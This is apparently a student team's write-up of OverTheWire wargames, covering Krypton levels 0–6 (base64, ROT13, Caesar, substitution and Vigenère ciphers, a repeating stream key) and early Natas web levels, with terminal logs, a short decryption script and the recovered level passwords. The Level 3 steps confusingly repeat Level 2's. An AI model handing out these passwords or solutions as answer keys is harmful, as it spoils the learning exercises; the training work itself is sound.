Team Members :

1)Sneha Tambe – Krypton Wargame

2)Purva Bhoir– Natas Wargame

3)Omkar Bhoi– Leviathan Wargame

Krypton Challenges

Level 0:

Tools Used: wsl (Windows Subsystem for Linux)

1. To decode the given Base64 string and retrieve the password:
   echo "S1JZUFRPTklTR1JFQVQ=" | base64 -d
2. Logged into Krypton1 using the decoded password:
   ssh -p 2231 krypton1@krypton.labs.overthewire.org


```
kenzo@Kenzo:~/krypton$ echo "S1JZUFRPTklTR1JFQVQ=" | base64 -d
KRYPTONISGREATkenzo@Kenzo:~/krypton$ ssh -p 2231 krypton1@krypton.labs.overthewire.org
The authenticity of host '[krypton.labs.overthewire.org]:2231 ([16.171.91.169]:2231)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[krypton.labs.overthewire.org]:2231' (ED25519) to the list of known hosts.
ssh_dispatch_run_fatal: Connection to 16.171.91.169 port 2231: Broken pipe
kenzo@Kenzo:~/krypton$ ssh -p 2231 krypton1@krypton.labs.overthewire.org
                         _
                        | | ___ __ _   _ _ __ | |_ ___  _ __
                        | |/ / '__| | | | '_ \| __/ _ \| '_ \
                        |   <| |  | |_| | |_) | || (_) | | | |
                        |_|\_\_|   \__, | .__/ \__\___/|_| |_|
                                   |___/|_|

                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

krypton1@krypton.labs.overthewire.org's password:

      ,----..            ,----,          .---.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`   .'  :     .--'.  ' ;
   .   /   ;.  \   ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :     | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  | \   ;  `      |
  '   ;  \; /  |      '   :  ;   .   \    .\  ;
   \   \  ',  /       |   |  '    \   \   ' \ |
    ;   :    /        '   :  |     :    '  |--"
     \   \ .'         ;   |.'       \   \ ;
  www. `---` ver     '---' he        '---" ire.org


Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.
```

Level 1:

1. Change the current directory to /krypton/krypton1:
   cd /krypton/krypton1
2. List all files in the directory: ls
   (Files krypton2 and README are present)
3. Read the contents of the README file: cat README
4. The instructions reveal that the password is encrypted using the ROT13 method.
5. In ROT13, each letter is shifted 13 places down in the alphabet. For example, "A" becomes "N", "B" becomes "O", and so on.
6. The encrypted password is stored in the krypton2 file.

To decrypt the password, use the following command:

```
echo "YRIRY GJB CNFFJBEQ EBGGRA" | tr "[ABCDEFGHIJKLMNOPQRSTUVWXYZ]"
"[NOPQRSTUVWXYZABCDEFGHIJKLM]"
```



Then logout from the krypton1

And login into krypton2 using the password ‘ROTTEN’

Level 2:

Change the directory to: cd /krypton/krypton2
Read the krypton 3 file: cat krypton3 op:- OMQEMDUEQMEK This is the text which we want to decode
the hint for decoding is in readme file so open it using cat README

Steps:

1. Create a temporary directory: mktemp -d
2. Move into the temporary directory: cd /tmp/<directory_name> 3. Create a symbolic link to keyfile.dat: ln -s /krypton/krypton2/keyfile.dat
4. Set permissions to allow read/write: chmod 777 .
5. Encrypt /etc/issue using the provided encrypt program: /krypton/krypton2/encrypt /etc/issue
6. Check that ciphertext and keyfile.dat exist: ls
7. View the generated ciphertext: cat ciphertext
8. cat ciphertext: touch ptext
9. Edit and write the alphabet (A-Z) into ptext using nano or another editor.
10. Encrypt ptext: /krypton/krypton2/encrypt ptext
11. Compare the new ciphertext with the alphabet to understand the cipher mapping.
12. View the krypton3 file: cat /krypton/krypton2/krypton3
13. Decrypt it using tr (translation command): cat /krypton/krypton2/krypton3 | tr "[MNOPQRSTUVWXYZABCDEFGHIJKL]" "[A-Z]"

```
krypton2@bandit:/krypton/krypton2$ mktemp -d
/tmp/tmp.4gC462jUhH
krypton2@bandit:/krypton/krypton2$ cd /tmp/tmp.4gC462jUhH
krypton2@bandit:/tmp/tmp.4gC462jUhH$ ln -s /krypton/krypton2/keyfile.dat
krypton2@bandit:/tmp/tmp.4gC462jUhH$ ls
keyfile.dat
krypton2@bandit:/tmp/tmp.4gC462jUhH$ chmod 777 .
krypton2@bandit:/tmp/tmp.4gC462jUhH$ ls
keyfile.dat
krypton2@bandit:/tmp/tmp.4gC462jUhH$ cat /etc/issue
Ubuntu 24.04.2 LTS \n \l

krypton2@bandit:/tmp/tmp.4gC462jUhH$ /krypton/krypton2/encrypt /etc/issue
krypton2@bandit:/tmp/tmp.4gC462jUhH$ ls
ciphertext  keyfile.dat
krypton2@bandit:/tmp/tmp.4gC462jUhH$ cat ciphertext
GNGZFGXFEZXkrypton2@bandit:/tmp/tmp.4gC462jUhH$ touch ptext
krypton2@bandit:/tmp/tmp.4gC462jUhH$ nano ptext
Unable to create directory /home/krypton2/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

krypton2@bandit:/tmp/tmp.4gC462jUhH$ cat ptext
ABCDEFGHIJKLMNOPQRSTUVWXYZ
krypton2@bandit:/tmp/tmp.4gC462jUhH$ /krypton/krypton2/encrypt ptext
krypton2@bandit:/tmp/tmp.4gC462jUhH$ ls
ciphertext  keyfile.dat  ptext
krypton2@bandit:/tmp/tmp.4gC462jUhH$ cat ciphertext
MNOPQRSTUVWXYZABCDEFGHIJKLkrypton2@bandit:/tmp/tmp.4gC462jUhH$ cat /krypton/krypton2/krypton3
OMQEMDUEQMEK
krypton2@bandit:/tmp/tmp.4gC462jUhH$ cat /krypton/krypton2/krypton3 | tr "[MNOPQRSTUVWXYZABCDEFGHIJKL]" "[A-Z]"
CAESARISEASY
krypton2@bandit:/tmp/tmp.4gC462jUhH$ logout
Connection to krypton.labs.overthewire.org closed.
kenzo@Kenzo:~/krypton$ ssh krypton3@krypton.labs.overthewire.org -p 2231
                         _                     _
                        | | ___ __ _   _ _ __ | |_ ___  _ __
                        | |/ / '__| | | | '_ \| __/ _ \| '_ \
                        |   <| |  | |_| | |_) | || (_) | | | |
                        |_|\_\_|   \__, | .__/ \__\___/|_| |_|
                                   |___/|_|
```

Level 3:

- Change to the krypton2 directory: cd /krypton/krypton2
- Read the krypton3 file: cat krypton3
  (Output: OMQEMDUEQMEK — the ciphertext to decode.)
- Check the hint in the README file: cat README

Steps:

1. Create a temporary directory: mktemp -d
2. Navigate into the temp directory: cd /tmp/<directory_name>
3. Create a symbolic link to keyfile.dat: ln -s /krypton/krypton2/keyfile.dat
4. Set permissions for the directory: chmod 777 .
5. Encrypt /etc/issue using the encrypt tool: /krypton/krypton2/encrypt /etc/issue
6. Verify that ciphertext and keyfile.dat are present: ls
7. View the generated ciphertext: cat ciphertext
8. Create a plaintext file: touch ptext
9. Edit ptext to contain the alphabet (A–Z): nano ptext
10. Encrypt the ptext file: /krypton/krypton2/encrypt ptext
11. Compare the encrypted alphabet to figure out the cipher mapping.
12. Review the krypton3 ciphertext again:
    cat /krypton/krypton2/krypton3
13. Decrypt it using the tr command:
    cat /krypton/krypton2/krypton3 | tr "[MNOPQRSTUVWXYZABCDEFGHIJKL]"
    "[ABCDEFGHIJKLMNOPQRSTUVWXYZ]"

```
krypton3@krypton:~$ cd /krypton/krypton3/
krypton3@krypton:/krypton/krypton3$ ls
HINT1  HINT2  README  found1  found2  found3  krypton4
krypton3@krypton:/krypton/krypton3$ cat README
Well done.  You've moved past an easy substitution cipher.

Hopefully you just encrypted the alphabet a plaintext
to fully expose the key in one swoop.

The main weakness of a simple substitution cipher is
repeated use of a simple key.  In the previous exercise
you were able to introduce arbitrary plaintext to expose
the key.  In this example, the cipher mechanism is not
available to you, the attacker.

However, you have been lucky.  You have intercepted more
than one message.  The password to the next level is found
in the file 'krypton4'.  You have also found 3 other files.
(found1, found2, found3)

You know the following important details:

- The message plaintexts are in English (*** very important)
- They were produced from the same key (*** even better!)


Enjoy.


krypton3@krypton:/krypton/krypton3$
```

```
krypton3@krypton:/krypton/krypton3$ ls
HINT1  HINT2  README  found1  found2  found3  krypton4
krypton3@krypton:/krypton/krypton3$ cat krypton4 | tr ABCDEFGHIJKLMNOPQRSTUVWXYZ BOIHGKNQVTWYURXZAJEMSLDFPC
WELLD ONETH ELEVE LFOUR PASSW ORDIS BRUTE krypton3@krypton:/krypton/krypton3$
```

Krypton Level 4 Step-by-Step Guide

SSH: ssh krypton4@krypton.labs.overthewire.org -p 2231

Since we know the key length, we can divide the ciphertext accordingly and perform frequency analysis one each block instead of the whole text.

Brute-forcing would involve an impractical number of combinations (around 6^26), and even then, verifying readable English would be tedious.

The simplest solution is to use an online Vigenère cipher breaker.

I used dcode.fr:

- Paste the content of found1 into the **VIGENERE CIPHERTEXT** field.
- Under decryption method, select **Knowing the Key-Length/Size**, and set it to 6.
- Click **Decrypt** — the key will be displayed.
- Then, paste the content of krypton5 into the same field.
- Set the decryption method to **Knowing the Key/Password**, and enter the key.


- Click **Decrypt** to get the final result.

```
krypton4@krypton:/krypton/krypton4$ cat README
Good job!

You more than likely used frequency analysis and some common sense
to solve that one.

So far we have worked with simple substitution ciphers.  They have
also been 'monoalphabetic', meaning using a fixed key, and
giving a one to one mapping of plaintext (P) to ciphertext (C).
Another type of substitution cipher is referred to as 'polyalphabetic',
where one character of P may map to many, or all, possible ciphertext
characters.

An example of a polyalphabetic cipher is called a Vigenère Cipher.  It works
like this:

If we use the key(K)  'GOLD', and P = PROCEED MEETING AS AGREED, then "add"
P to K, we get C.  When adding, if we exceed 25, then we roll to 0 (modulo 26).


P     P R O C E   E D M E E   T I N G A   S A G R E   E D
K     G O L D G   O L D G O   L D G O L   D G O L D   G O

becomes:

P     15 17 14 2  4  4  3 12  4 4  19  8 13 6  0  18 0  6 17 4 4   3
K     6  14 11 3  6 14 11  3  6 14 11  3  6 14 11  3 6 14 11 3 6  14
C     21 5  25 5 10 18 14 15 10 18  4 11 19 20 11 21 6 20  2 8 10 17

So, we get a ciphertext of:

VFZFK SOPKS ELTUL VGUCH KR

This level is a Vigenère Cipher.  You have intercepted two longer, english
language messages.  You also have a key piece of information.  You know the
key length!

For this exercise, the key length is 6.  The password to level five is in the usual
place, encrypted with the 6 letter key.

Have fun!
krypton4@krypton:/krypton/krypton4$
```

Level 5:

1. This task is pretty similar to the last one, except this time we don’t know the key length either. So basically, we have to guess it.

2. I just started by brute-forcing it — trying different key lengths and seeing if the Vigenère Cipher breaker gave me something that made sense in English. I began with a key length of 2, but didn't get anything useful at first.
3. Then I looked into better ways of figuring out the key length and found something called the Kasiski examination. Luckily, the same Vigenère Cipher breaker tool we used before also has an option for that. When I ran it, it suggested that the key is probably of length 3, 6, or 9.
4. Since 6 and 9 are both multiples of 3, it makes sense that repeating patterns in the ciphertext would happen in multiples of 3 too. That gave a really strong hint about the actual key length



Now that a possible key length has been narrowed down, we can proceed like in the previous level. This leads us to the correct key length of 9 and the key. When decrypting the krypton5 file, we get the password for the next level.

We finally got it and the password is "RANDOM"

Level 6:

- This time, we're dealing with a stream cipher and some files in the directory.
- We'll solve this challenge the same way we did challenge two.
- When we use the encrypt program on the file, we notice a pattern that repeats every 30 characters, making it easy to break.
- A simple Python script will handle the work for us.

```
krypton6@krypton:~$ ls
krypton6@krypton:~$ cd /krypton/krypton6
krypton6@krypton:/krypton/krypton6$ ls
HINT1  HINT2  README  encrypt6  keyfile.dat  krypton7  onetime
krypton6@krypton:/krypton/krypton6$
```

```
krypton6@krypton:/krypton/krypton6$ mkdir /tmp/useme/
krypton6@krypton:/krypton/krypton6$ cd /tmp/useme/
krypton6@krypton:/tmp/useme$ ln -s /krypton/krypton6/keyfile.dat
krypton6@krypton:/tmp/useme$ python -c "print 'A'*100" > f1
krypton6@krypton:/tmp/useme$ /krypton/krypton6/encrypt6 f1 f2
krypton6@krypton:/tmp/useme$ cat f2; echo
EICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZKTHNSIRFXY
CPFUEOCKRNEICTDGYIYZ
krypton6@krypton:/tmp/useme$ cat /krypton/krypton6/krypton7
PNUKLYLWRQKGKBEkrypton6@krypton:/tmp/useme$ nano dec.py
krypton6@krypton:/tmp/useme$ chmod +x dec.py
krypton6@krypton:/tmp/useme$ ./dec.py
./dec.py: line 1: key: command not found
./dec.py: line 2: cipher: command not found
./dec.py: line 4: pt: command not found
./dec.py: line 5: syntax error near unexpected token `('
./dec.py: line 5: `for i in range(len(cipher)):'
krypton6@krypton:/tmp/useme$ which python
/usr/bin/python
krypton6@krypton:/tmp/useme$ nano dec.py
krypton6@krypton:/tmp/useme$ ./dec.py
LFSRISNOTRANDOM
krypton6@krypton:/tmp/useme$
```


```
key = 'EICTDGYIYZKTHNSIRFXYCPFUEOCKRN'
cipher = 'PNUKLYLWRQKGKBE'

pt = ''
for i in range(len(cipher)):
    tmp = ord(cipher[i]) - ord(key[i])
    if tmp < 0: tmp += 26
    tmp += ord('A')
    pt += chr(tmp)
print pt
```

NATAS LAB

NATAS Wargame Walkthrough Report =>


Level: Natas0

- **Step-by-Step:**
  - Open the URL in browser.
  - Notice username and password are given on the page.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - The first level is to teach you how to use HTTP basic authentication.




Level: Natas1

- **Step-by-Step:**
  - Open the URL in browser.
  - Right-click → View Page Source.
  - Find password hidden in a comment.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Password hidden in HTML comments to teach checking page source.



Level: Natas2


- **Step-by-Step:**
  - Open page and View Source.
  - Find a link to "/files/" directory.
  - Browse the directory and find the password file.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Teaches exploring hidden directories.



Level: Natas3


- **Step-by-Step:**

  - View Source.
  - Find hidden directory /s3cr3t/.
  - Find password inside it.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Train users to look carefully into source code.



